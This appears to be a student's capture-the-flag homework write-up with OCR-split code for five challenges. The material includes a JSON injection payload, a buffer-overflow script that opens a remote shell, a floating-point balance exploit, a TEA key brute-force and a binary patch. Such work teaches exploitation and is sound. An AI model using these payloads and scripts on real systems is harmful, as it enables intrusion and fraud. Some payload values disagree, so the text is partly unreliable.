
hw00

owoHub 🚃 (web)

Analysis

First, I only find a normal page that has its source code below.



After going through this page, I find there is something interesting in source code:

```
{"username":"${username}","admin":false,"cute":${cute}}
```

About js **template literal**, we can use **`${...}`** (backticks) to inject expression or variable, and it can be regarded as pure string.
Let's create the payload!

Attack

Our goal: `givemeflag === "yes" && userInfo.admin`.
Data we can control: `username` and `cute`.
However, because `username` is limited in [a-z0-9], it seems useless and I can use it to bypass the rule.
And `cute` can be used to build payload because the rule only judges `cute` if ends with "true" or "false".


- Expected payload: `cute=true,"admin":true}%26givemeflag=yes%23false`
  - `true,"admin":true}...` to overwrite "admin" to true and enclose json right bracket.
  - `...%26givemeflag=yes...` to inject "givemeflag" with value "yes". %26 is "&" encoded.
  - `...%23false` to meet the rule. %23 is "#" encoded and it is used to get rid of redumdant chars (url hash).
- If username isn't limited in [a-z0-9]:
  - `username=test","admin":true}%26givemeflag=yes%23false&cute=true`

Cafe Overflow 🥢 (pwn)

1. Checksec shows `Stack: No canary found`
2. Inputing more than 24 chars will cause `segmentation fault`
   => Buffer overflow

Solution

- Input arbitrary number of chars and set breakpoint at the end of main function



```
[-------------------------------------code-------------------------------------]
   0x401269 <main+163>: lea    rax,[rbp-0x10]
   0x40126d <main+167>: mov    rax,QWORD PTR [rax]
   0x401270 <main+170>: leave
=> 0x401271 <main+171>: ret
   0x401272:    nop    WORD PTR cs:[rax+rax*1+0x0]
   0x40127c:    nop    DWORD PTR [rax+0x0]
   0x401280 <__libc_csu_init>:  endbr64
   0x401284 <__libc_csu_init+4>:        push   r15
[-----------------------------------stack------------------------------------]
0000| 0x7fffffffded8 ('a' <repeats 21 times>)
0008| 0x7fffffffdee0 ('a' <repeats 13 times>)
0016| 0x7fffffffdee8 --> 0x6161616161 ('aaaaa')
0024| 0x7fffffffdef0 --> 0x100040000
0032| 0x7fffffffdef8 --> 0x4011c6 (<main>:      push   rbp)
0040| 0x7fffffffdf00 --> 0x0
0048| 0x7fffffffdf08 --> 0x9596816d60c467aa
0056| 0x7fffffffdf10 --> 0x401090 (<_start>:    endbr64)
[----------------------------------------------------------------------------]
```

- Calculate the buffer size (45-21 = 24)
    - sol 2: pwntool cyclic and cyclic.find()

Payload is that sending 24 'a' and return address of the start of func1

```
0000000000401176 <func1>:
  401176:       55                      push   rbp
  401177:       48 89 e5                mov    rbp,rsp
  40117a:       48 83 ec 10             sub    rsp,0x10
  40117e:       48 89 c0                mov    rax,rax
  401181:       48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
  401185:       48 b8 fe ca fe ca fe    movabs rax,0xcafecafecafecafe
  40118c:       ca fe ca
  40118f:       48 39 45 f8             cmp    QWORD PTR [rbp-0x8],rax
  401193:       75 22                   jne    4011b7 <func1+0x41>
  401195:       48 8d 3d 68 0e 00 00    lea    rdi,[rip+0xe68]        # 402004 <_IO_stdin_used+0x4>
  40119c:       e8 8f fe ff ff          call   401030 <puts@plt>
  4011a1:       48 8d 3d 68 0e 00 00    lea    rdi,[rip+0xe68]        # 402010 <_IO_stdin_used+0x10>
  4011a8:       e8 93 fe ff ff          call   401040 <system@plt>
  4011ad:       bf 00 00 00 00          mov    edi,0x0
  4011b2:       e8 c9 fe ff ff          call   401080 <exit@plt>
  4011b7:       48 8d 3d 5a 0e 00 00    lea    rdi,[rip+0xe5a]        # 402018 <_IO_stdin_used+0x18>
  4011be:       e8 6d fe ff ff          call   401030 <puts@plt>
  4011c3:       90                      nop
  4011c4:       c9                      leave
  4011c5:       c3                      ret
```

There will be a messages telling us it is almost done.
Then if we jump to `0x401195` which is below the func1, we can get the shell 😺

Payload

```python
#!/usr/bin/python3

from pwn import *

r = remote('hw00.zoolab.org', 65534)
target = p64(0x401195)
```

```
r.sendline(b'a'*24 + target)

r.interactive()
```

The floating Aquamarine 💀 (misc)

Use **floating point error** to get money.

Analysis

```
1. 1000000000: -8888000000(expect) => -8887999488(real) (diff 512)
2. -1000: -8887911120(expect) ==> -8887910400(real)  (diff 720)
3. -1000: -8887822240(expect) ==> -8887821312(real) (diff 928)
4. -99997000: 0(expect) ==> 1024(real) (diff 1024)
```

I find (8887999488 - 8887910400) == (8887910400 - 8887821312) == 89088, which (88.88*10000 == 88880) != 89088.
I don't know the accurate reason why I do 1~4 will make the balance crease $1024, but I think that those operations of floating point will cause **the "Exponent" bit creases one bit**.

Attack

My payload:

1. 100000000
2. -1000
3. -1000
4. -90008000
5. goto 1. Everytime you do 1~4, you will get $1024.
   When you do it three times repeatly, you will get $3072 and flag!

Payload

```
#!/usr/bin/python3

from pwn import *

r = remote('hw00.zoolab.org', 65535)

def qq():
    r.sendline('100000000')
    r.sendline('-1000')
    r.sendline('-1000')
    r.sendline('-99998000')

qq()
qq()
qq()
```

```
r.interactive()
```

解密一下 🔊 (crypto)

It is TEA Decryption (Tiny Encryption Algorithm).

From wiki:

```
void decrypt (uint32_t v[2], const uint32_t k[4]) {
    uint32_t v0=v[0], v1=v[1], sum=0xC6EF3720, i;  /* set up; sum is 32*delta */
    uint32_t delta=0x9E3779B9;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i<32; i++) {                         /* basic cycle start */
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        sum -= delta;
    }                                              /* end cycle */
    v[0]=v0; v[1]=v1;
}
```

- Note1: `sum = delta*32`
- Note2: You need to brute force the key, but you can check the time when output file was created
    - In this case, it is 20200913 14:22, and you can start from 20200913 00:00.

Payload

```
#!/usr/bin/env python3
import string
import time
import datetime
import random
from typing import List
from io import BufferedReader

def convert(data: bytes, size=4): # 把 data 分成 size=4 的 block, element is int
    return [int.from_bytes(data[idx:idx+size], 'big') for idx in range(0,
len(data), size)] #

def invert(data, size=4): # hex 轉成 bytes
    return b''.join([element.to_bytes(size, 'big') for element in data])

def _encrypt(v: List[int], k: List[int]):
    total, delta, mask = 0, 0xFACEB00C, 0xffffffff
    for _ in range(32):
        total = total + delta & mask # restrict number in 2^32-1
        v[0] = v[0] + (    (v[1] << 4) + k[0] & mask ^ (v[1] + total) & mask ^
(v[1] >> 5) + k[1] & mask     ) & mask
        v[1] = v[1] + ((v[0] << 4) + k[2] & mask ^ (v[0] + total) & mask ^ (v[0]
```

```
>> 5) + k[3] & mask) & mask
        print(total)
    return v # List[int], element is int

def encrypt(flag: bytes, key: bytes):
    d_content = b''
    """
    flag 分成前後 8 個 byte,
    將當前的 part 轉成 2 個 block [4, 4], 以及 key 轉成 [4, 4, 4, 4]
    """
    for idx in range(0, len(flag), 8): # twiced
        a = convert( flag[idx:idx+8] )
        b = convert(key)
        c = _encrypt(a, b)
        d = invert(c)

        d_content += d
    return d_content

if __name__ != '__main__':
    flag = b'aaaaaaaaaaaaaaaa'
    assert len(flag) == 16 # len(flag) is 16
    random.seed(int(time.time()))

    key = random.getrandbits(128).to_bytes(16, 'big')

    d_content = encrypt(flag, key) # return bytes

    print(f'd_content = {d_content.hex()}')
    exit(1)


""" payload start """

def _decrypt(v: List[int], k: List[int]):
    total, delta, mask = 0x59d60180, 0xFACEB00C, 0xffffffff
    for _ in range(32):
        v[1] = v[1] -    ((v[0] << 4) + k[2] & mask ^ (v[0] + total) & mask ^
(v[0] >> 5) + k[3] & mask)    & mask
        v[0] = v[0] -    ((v[1] << 4) + k[0] & mask ^ (v[1] + total) & mask ^
(v[1] >> 5) + k[1] & mask)    & mask
        total = total - delta & mask # restrict number in 2^32-1
    return v # a

def decrypt(d_content: bytes):
    key = random.getrandbits(128).to_bytes(16, 'big')
    d1 = d_content[:8]
    c1 = convert(d1)
    d2 = d_content[8:16]
    c2 = convert(d2)
    b = convert(key)

    f1 = _decrypt(c1, b)
    f2 = _decrypt(c2, b)
```


```
    return invert(f1)+invert(f2)

d_content = bytes.fromhex('77f905c39e36b5eb0deecbb4eb08e8cb')
start = datetime.datetime(2020,9,13).timestamp() - 1000
i = start
with open('output', 'wb') as f:
    while i:
        random.seed(int(i))
        flag = decrypt(d_content)
        if b'flag' in flag or b'FLAG' in flag:
            print(flag)
        i += 1
```


EekumBokum (reverse)


Sol 1

First, I use **IDA pro** to decompile it, and start **finding the variable controlling the puzzle**.




Change its value and patch it to new exe.


Patch Bytes
Address 0x38
File offset 0x274
Original value 1F 0F 7D 01 00 00 04 02 7B 02 00 00 04 1F 10 8D
Values 1F 0D 7D 01 00 00 04 02 7B 02 00 00 04 1F 10 8D
OK
Cancel
Help

